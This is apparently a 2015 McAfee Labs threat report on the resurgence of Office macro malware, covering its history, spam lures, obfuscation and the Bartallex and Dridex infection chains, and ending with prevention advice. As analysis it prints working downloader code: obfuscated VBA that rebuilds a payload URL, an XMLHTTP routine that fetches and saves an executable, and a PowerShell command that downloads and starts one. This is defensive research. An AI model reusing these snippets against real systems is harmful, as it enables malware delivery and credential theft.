Although home users are mostly safe because they have little use for macros, large organizations often use macros as easy-to-build programs for repetitive needs. Today's macro malware developers are using common social engineering techniques to turn unwitting enterprise users into victims.

### How macros work

A macro is a shortcut to automate a frequently performed task. It is a piece of code embedded inside a document, usually written in the programming language Visual Basic for Applications in the case of Microsoft Office files. When you record a macro, you are actually writing a program using a powerful programming language.

A macro can run automatically when the user performs an operation such as starting Microsoft Word or opening a document. Word recognizes the following names as automatic macros, or “auto” macros:

- AutoExec: Starts when Word or the global template is loaded.
- AutoNew: Starts when the user creates a new document.
- AutoOpen: Starts when the user opens a document.
- AutoClose: Starts when the user closes a document.
- AutoExit: Starts when Word or the global template is closed.

Legitimate macros can be real time savers for simple or complicated tasks, but malware authors can write malicious code inside macros that can do harmful things. Macro malware can exist in any product that lets users write macro scripts.

Because of its popularity, the product with the most macro malware is Microsoft Word. Malware can spread easily through Word documents because they can contain both text and macros. This combination of macros and text gives more control and convenience to the user but at the same time opens the door for macro malware. The same benefits and dangers extend to Excel files, in which data and associated macros are contained in the same workbook.

After recognizing the scope of the threat, Microsoft changed the default configuration of Office to not allow macro execution, protecting most users. But many big organizations use macros, thus keeping the door open. Malware authors have taken advantage of this opportunity, leading to the return of macro malware through simple social engineering tricks.

## A brief history of macro malware

In the 1990s, macro malware, such as the WM.Concept and Melissa viruses, infected millions of Microsoft Office users.

- **WM.Concept:** The first macro virus to spread through Word appeared in 1995. For the first time, viruses could reside in common word processing and spreadsheet documents.
- **Melissa:** This mass-mailing macro virus was discovered by McAfee Labs in 1999. Melissa spreads through a Word document as an email attachment with a short text to entice users to open and read the attachment. Once the Word document is opened, the virus runs. Melissa checks to see if Word 97 or 2000 is installed. It disables certain features of the software, including the macro prompt the next time the document is opened in Word 2000. It infects other Word 97 and 2000 documents by adding a new macro named Melissa. It spreads by sending copies of the infected document to as many as 50 other email addresses using compatible versions of Outlook. If the infected machine does not have Outlook or an Internet connection, the virus will continue to spread locally. This virus is said to have infected up to 20% of computers worldwide and was the fastest spreading virus yet seen at that time.


To combat macro malware, Microsoft built a permission-based step for enabling macros that served as a double check. Office now disables all macros by default so macros cannot run without the user's permission. This move cooled the ardor of macro malware writers, and malicious macros declined in influence.

## Macro malware returns

In spite of Microsoft's improvements, in the last year we have seen macro-based malware used to target organizations in the form of persistent threats. During the past few quarters a huge increase in macro malware shows that Office programs are again popular targets.

---

Office macro threats are at their highest level in six years.




A huge spike in submissions to McAfee Labs shows that macro malware is again on the rise.

Share this Report



Source: McAfee Labs, 2015.

Macro Malware Attacks by Region



Macro malware attacks are most prevalent in North America, followed by Northern Europe.

Source: McAfee Labs, 2015.

### Infection chain

Macro malware is propagated primarily through spam email attachments—using various spam campaigns, compromised web pages, and drive-by downloads. The distribution mechanism has evolved: Earlier spam campaigns lasted days and weeks and used the same email subject or attachment name. This consistency helped security vendors quickly detect and mitigate the threats. But now, macro spam campaigns are short lived, with frequently changing subjects and carefully crafted attachments that allow them to avoid detection.

Further, today's infections often remain undetected because the file behaves as a normal document, even after performing its malicious activity. Macro malware usually serves as an entry point for other malware to get onto a victim's system and cause more trouble. The following diagram shows the typical infection chain of macro malware from initial contact until it delivers its malevolent payload.


## Macro Malware Infection Chain




The infection chain starts with the spam carrying a malicious .doc or .zip file as an attachment. The contents of the email are crafted to lure users using social engineering techniques. The email subject lines have included these:

- Payment request
- Important Notice about Denied International Wire payment
- Fax-54078429-248035834
- Courier notification
- Resumes
- Payment request of 4478.63
- Help Desk US facture
- Sales Invoice
- Donation confirmations
- Facture alias Hello


With an effective subject line, an unsuspecting user could read the email and open the attachment.





Examples of emails containing malicious attachments.

Whenever a user opens a malicious Word file, Word shows a security notification asking whether the user wants to enable macros. Once enabled, the malware-bearing macro executes. The contents of the malicious Word files vary with different threat families. The user might see a blank document or be asked to enable macros to view the contents of the document. Some malware clears the contents in the document after the macro is enabled.



Examples of malicious Word files.

A user who enables macros to open a malicious document allows the malware to run. After executing the macros, the malware drops one or more .bat, .vbs, or .ps (PowerShell) files onto the victim's system, depending upon whether the malware family is Bartallex, Dridex, Donoff, or some other downloader. These dropped files will download further malware such as Upatre, Vawtrak, Chanitor, or Zbot. McAfee Labs has recently seen macros downloading point of sale threats and ransomware.

### Macro malware obfuscation

In our analysis, we have seen a lot of junk code in macro scripts along with junk APIs in the executables. Junk code is normally added as an anti-reverse engineering technique and to avoid detection. Lines of code are repeatedly inserted to complicate investigations and hide malicious intent.

```

Dim xPfwAzIg As Integer
If 963951 = 963951 + 1 Then End
If 6223 < 37 Then
    MsgBox (XOR(HexToString("11381F313B111006714E"), HexToSt
End If
If Len(XOR(HexToString("1D20362C3B35200E7D7F5772"), HexToSt
    MsgBox (XOR(HexToString("2C181A021B4A494C48"), HexToS
End If
xPfwAzIg = 2
Do While xPfwAzTe < 67
If 185345 = 185345 + 1 Then End
If 8792 < 71 Then
    MsgBox (XOR(HexToString("1B0013012C12111E6771"), Hex
End If
If Len(XOR(HexToString("16332930203703185A77507B"), HexToSt
    MsgBox (XOR(HexToString("36361F1C364D52654C"), HexToS
End If
DoEvents: xPfwAzIg = xPfwAzIg + 1
If 474812 = 474812 + 1 Then End
If 4645 < 78 Then
    MsgBox (XOR(HexToString("1E0D24063C2805336F7F"), Hex
End If
If XOR(HexToString("09171D3B383D0121645C6C6C"), HexToSt
    MsgBox (XOR(HexToString("293922222B42504D6A"), HexToS
End If
Loop

```

Conditions that will never be satisfied

Macro malware developers add junk code to try to make reverse engineering difficult.

This type of code obfuscation is effective. We have seen many instances of not only malicious strings but also jumbled junk data. Attackers usually try to obfuscate macro code by making trivial use of functions ranging from character conversion like Chr() and ChrW() to complex customized encryption.

```

CallByName Rfm4MzaqGb, Chr(79) & Chr(112) & "e" & Chr(110), VbMethod,
Chr(71) & Chr(69) & Chr(84), Chr(104) & Chr(116) & Chr(116) & Chr(112)
& Chr(58) & Chr(47)&Chr(47) & "h" & "u" & "n" & Chr(100) & "e" & "s" &
Chr(99) & "h" & "u" & "l" & Chr(101) & "g" & "o" & Chr(101) & Chr(114) &
"y" & Chr(46) & "d" & "e" & Chr(47) & "1" & Chr(53) & Chr(47) & "1"
& Chr(48) & "." & Chr(101) & Chr(120) & "e", False

```


Resolves to

```
http://hundeschulegoerg.de/1:/10.exe
```

This example shows how a character function is used to reconstruct the malicious URL to download the final payload.


## Macro execution

A malicious document sometimes starts with the `Auto_Open()` macro, which automatically runs each time a document is opened. `Auto_Open()` then invokes the main method. Macros can also contain Office event handlers such as `AutoOpen()` and `Workbook_Open()`. These handlers will invoke `Auto_Open()`, which will then invoke the main method that delivers the payload onto the victim's machine. By applying all three macros—`Auto_Open()`, `AutoOpen()`, and `Workbook_Open()`—in one document, attackers reduce the risk of failure of the malicious execution.



Attackers often use redundant macros to ensure success.

As the malicious malware executes, an XMLHTTP object is created to exchange data with the server. It continuously sends a connection request to the server using `HTTP Send()` until it gets a response. Once the connection is established with the decrypted URL, the final payload is downloaded and saved in the specified path on the victim's machine. Finally, the downloaded binary is executed using the `Shell()` command.



This flowchart shows the payload delivery routine of the malware.

### Bartallex behavior

Let's take a look into Bartallex, which contains three malicious embedded macros.

```

BART212 = "" & "d-up" + "date"
BART2 = Chr(97) + Chr(100) & "" & "o" & "" & "b" & "e" + "ac" & BART212
JISKKK = "" & Chr(97) + Chr(100) + "o" & "d" & "ea" & "c" + BART212
VBT2 = "" & JISKKK & ""
VBTP2 = Chr(97) & Chr(100) & "o" & "be" + "ac" & BART212 + "x" & "" & "" & Chr(Asc("p")) & ""

PST2 = VBT2
HUEFQ = "" + Module4.Plain("" & "us" & "er" + Chr(110) & "a" + Chr(109) + Chr(101) & "")
PST1 = "" + PST2 + "." + Chr(Asc("p")) + Chr(100 + 15) + "1" + ""
VBT1 = "" + VBT2 + "." + Chr(118) + "b" + Chr(Asc("s")) + ""
JJJJJJJJJJJJIIOWQJDOQWIIHDUIQWITYYDQWYGG = "jgh 12jh3ggh121hgj3gh12jghj123g21jkh 3" +
"h j23hgjk23gh4gkg234jh23jhg13k 23jk 4lhgj4g 2jh4g23jh 4jh32g ghj23g 4jh23g4jh23g4jh324 "
VBTP2 = VBTP2 + "." + Chr(Asc("v")) + Chr(Asc("b")) + "s" + ""
STT = "" + "44" + "4." + "pn" + "g" + ""
  
```

Details of macro extraction in Bartallex.

The first two lines use classic obfuscation.

- BART212 = "" & "d-up" + "date"
- BART2 = Chr(97) + Chr(100) & "" & "o" & "" & "b" & "e" + "ac" & BART212

Splitting a variable is typical for evading scanners searching for keywords and other suspicious activities such as file downloads. The Chr function returns a string containing the character associated with the specified character code. For example, Chr(97) is the letter a and Chr(100) is the letter d.

After removing the breaks and making the substitutions, we see a meaningful string:

BART2 = "adobeacd-update."

```
KSODW = "" & "d" & "-u" & "p" + "d" & "at" & "e" & "" & "" & ""
SKLDL = "j21kh3 jk12h3kj12h 3kj12h3 k1h21k3"
LSJADKJSA = "asdjsalk jdkjsaldasdq8hq wk"
ASLDLSJADKJSA = "asdjsalwqdwq jdkjsaldasdq8hq wk"
SDWLSJADKJSA = "asqdwqdwjsalk jdkjsaldasdq8hq wk"
BART212 = KSODW
ASLDLSJADKJSA = "asdjsalwqdwq jdkjsaldasdq8hq wk"
JISKKK = "" & "" & Chr(97) + Chr(100) + "o" & "b" & "ea" & "c" + BART212
VBT2 = "" & JISKKK & ""
VBTXP2 = Chr(97) & Chr(100) & "o" & "be" + "ac" & BART212 + "x" & "" & "" & Chr(Asc("p")) & ""
HYDW = "" & "ad"
BART2 = HYDW & "" & "o" & "b" & "e" & "ac" & BART212
```



Another Bartallex variant uses a different obfuscation mechanism to stump security researchers.

Opening the document file with macros enabled runs the dropped batch file, which in turn runs the .vbs file, which immediately downloads other malware—such as Upatre, Vawtrak, and Chanitor—from the remote server. (You can [read more about Bartallex here](#).)

```
strRT = "http://021.254.213/us/file.jpg"
statRT = "http://savepic.su/5347313.png"
jfeuygq = "4.e"+"xe"
strTecation = "c:\Windows\Temp\44"+jfeuygq
frgea = "M"+"SX"+"ML2.X"+"MLH"+"T"+"T"+Chr(80)
Set objXMLHTTP = CreateObject(frgea)
Set mkH = CreateObject(frgea)
objXMLHTTP.open "GET", strRT, False
mkH.open "GET", statRT, False
objXMLHTTP.send()
mkH.send()
If objXMLHTTP.Status = 200 Then
uwqhda = "ADODB."
Set objADOSTream = CreateObject(uwqhda+Chr(Sgn(-4)+84)+"tream")
objADOSTream.Open
objADOSTream.Type = 1
objADOSTream.Write objXMLHTTP.ResponseBody
objADOSTream.Position = 0
objADOSTream.SaveToFile strTecation
objADOSTream.Close
Set objADOSTream = Nothing
End if
Set objXMLHTTP = Nothing
Set objShell = CreateObject("WScript.Shell")
```

Malware connecting to the control server <http://xx.xxx.254.213> to download the payload, which appears to be a .jpg file but is actually a malicious executable file.





Users receive a warning about opening malicious Active Objects, similar to the warning displayed whenever they try to open a document containing an embedded macro.

A careless user might open the embedded Active Object by ignoring the warning and double-clicking the malicious object. In this case, the downloader code will run by executing a PowerShell instance, as in the previous variant.

In either case, the embedded malicious code will execute a command-line instruction that runs powershell.exe with the following parameters:

- ```
cmd /K powershell.exe -ExecutionPolicy bypass -nopprofile (New-Object System.Net.WebClient).DownloadFile('hxxp:// 62.xx.xx.15 / asalt/assa.exe', '%TEMP%\JIOiodfhioIH.cab'); expand %TEMP%\JIOiodfhioIH.cab %TEMP%\JIOiodfhioIH.exe; start %TEMP%\JIOiodfhioIH.exe;
```

The preceding code will run only if PowerShell is installed. After executing this code, the malware downloads and executes the Dridex loader, which downloads and installs the Dridex DLL, which is injected into explorer.exe by running the following command:

- `rundll32.exe "C:\XX.tmp" NotifierInit`

After executing this command, Dridex installs itself on the system, `rundll.exe` is terminated, and the system is infected. The malware then contacts its control server(s) to report the infection. Dridex is “banker” malware that can steal user credentials for online accounts; it is derived from Cridex. Both are part of the GameOver Zeus malware family. (You can [read more about Dridex here](#).)

Recently, McAfee Labs has also seen macro-based attacks spreading the point-of-sale malware Evoltin, which steals PC name, GUID, and other card-related information and transmits the data through HTTP Post to the remote server. (You can [read more about Evoltin here](#).)

### Conclusion

Although the use of macros to deliver malware is an old technique, today's malicious macros have become more efficient and flexible by using features such as PowerShell. Malware authors have long embraced macros due to their simplicity, ease of coding, and other capabilities for attacking victims and further spreading malware. Malware authors often use social engineering techniques to infect a large number of users.

Generally, there is no need to enable macros to view the contents of a document. If you receive such a document, beware. These tricks can be easily defeated just by staying aware of the threat.

### Prevention

The most important step in protecting users from macro malware is to be aware of the problem and the ways in which it spreads. Periodic user education can help build awareness.

There are several other steps that users and enterprises can take to protect themselves from being victimized. Consider the required safety level of each application. It is very unlikely, for example, for PowerPoint to use macros, so users can turn off that capability. Email servers and virus scanners can be configured to filter email traffic for attachments containing macros, possibly with a warning message to the recipient.



Learn how Intel Security can help protect against this threat.

McAfee Labs recommends the following steps to combat macro malware attacks:

- Enable automatic operating system updates, or download operating system updates regularly, to keep them patched against known vulnerabilities.
- Configure antimalware software to automatically scan all email and instant-message attachments. Make sure email programs do not automatically open attachments or automatically render graphics, and turn off the preview pane.
- Configure browser security settings to medium level or above.
- Use great caution when opening attachments, especially when those attachments carry the .doc or .xls extension.
- Never open unsolicited emails or unexpected attachments—even from known people.
- Beware of spam-based phishing schemes. Don't click on links in emails or instant messages.
- Monitor for unexpected pings to IP addresses such as 1.3.1.2 or 2.2.1.1, etc. from internal computers.
- Note that receipt or billing information documents generally do not need macros.
- Use updated Microsoft Office software, which has better protection against these kinds of attacks.
- Be careful when dealing with empty documents that prompt users to enable macros to view the contents.
- Ensure that the default setting for macro security on all Office products is set to high.

To learn how Intel Security products detect macro malware, click [here](#).

Share this Report





# Threats Statistics

[Mobile Threats](#)

[Malware](#)

[Web Threats](#)

[Network Attacks](#)


[Share feedback](#)



# Mobile Threats


New samples of mobile malware continue to increase. Infections have also increased but not at the same pace, due to improvements in OS defenses. The increase in samples may reflect the attackers attempts to circumvent those defenses.
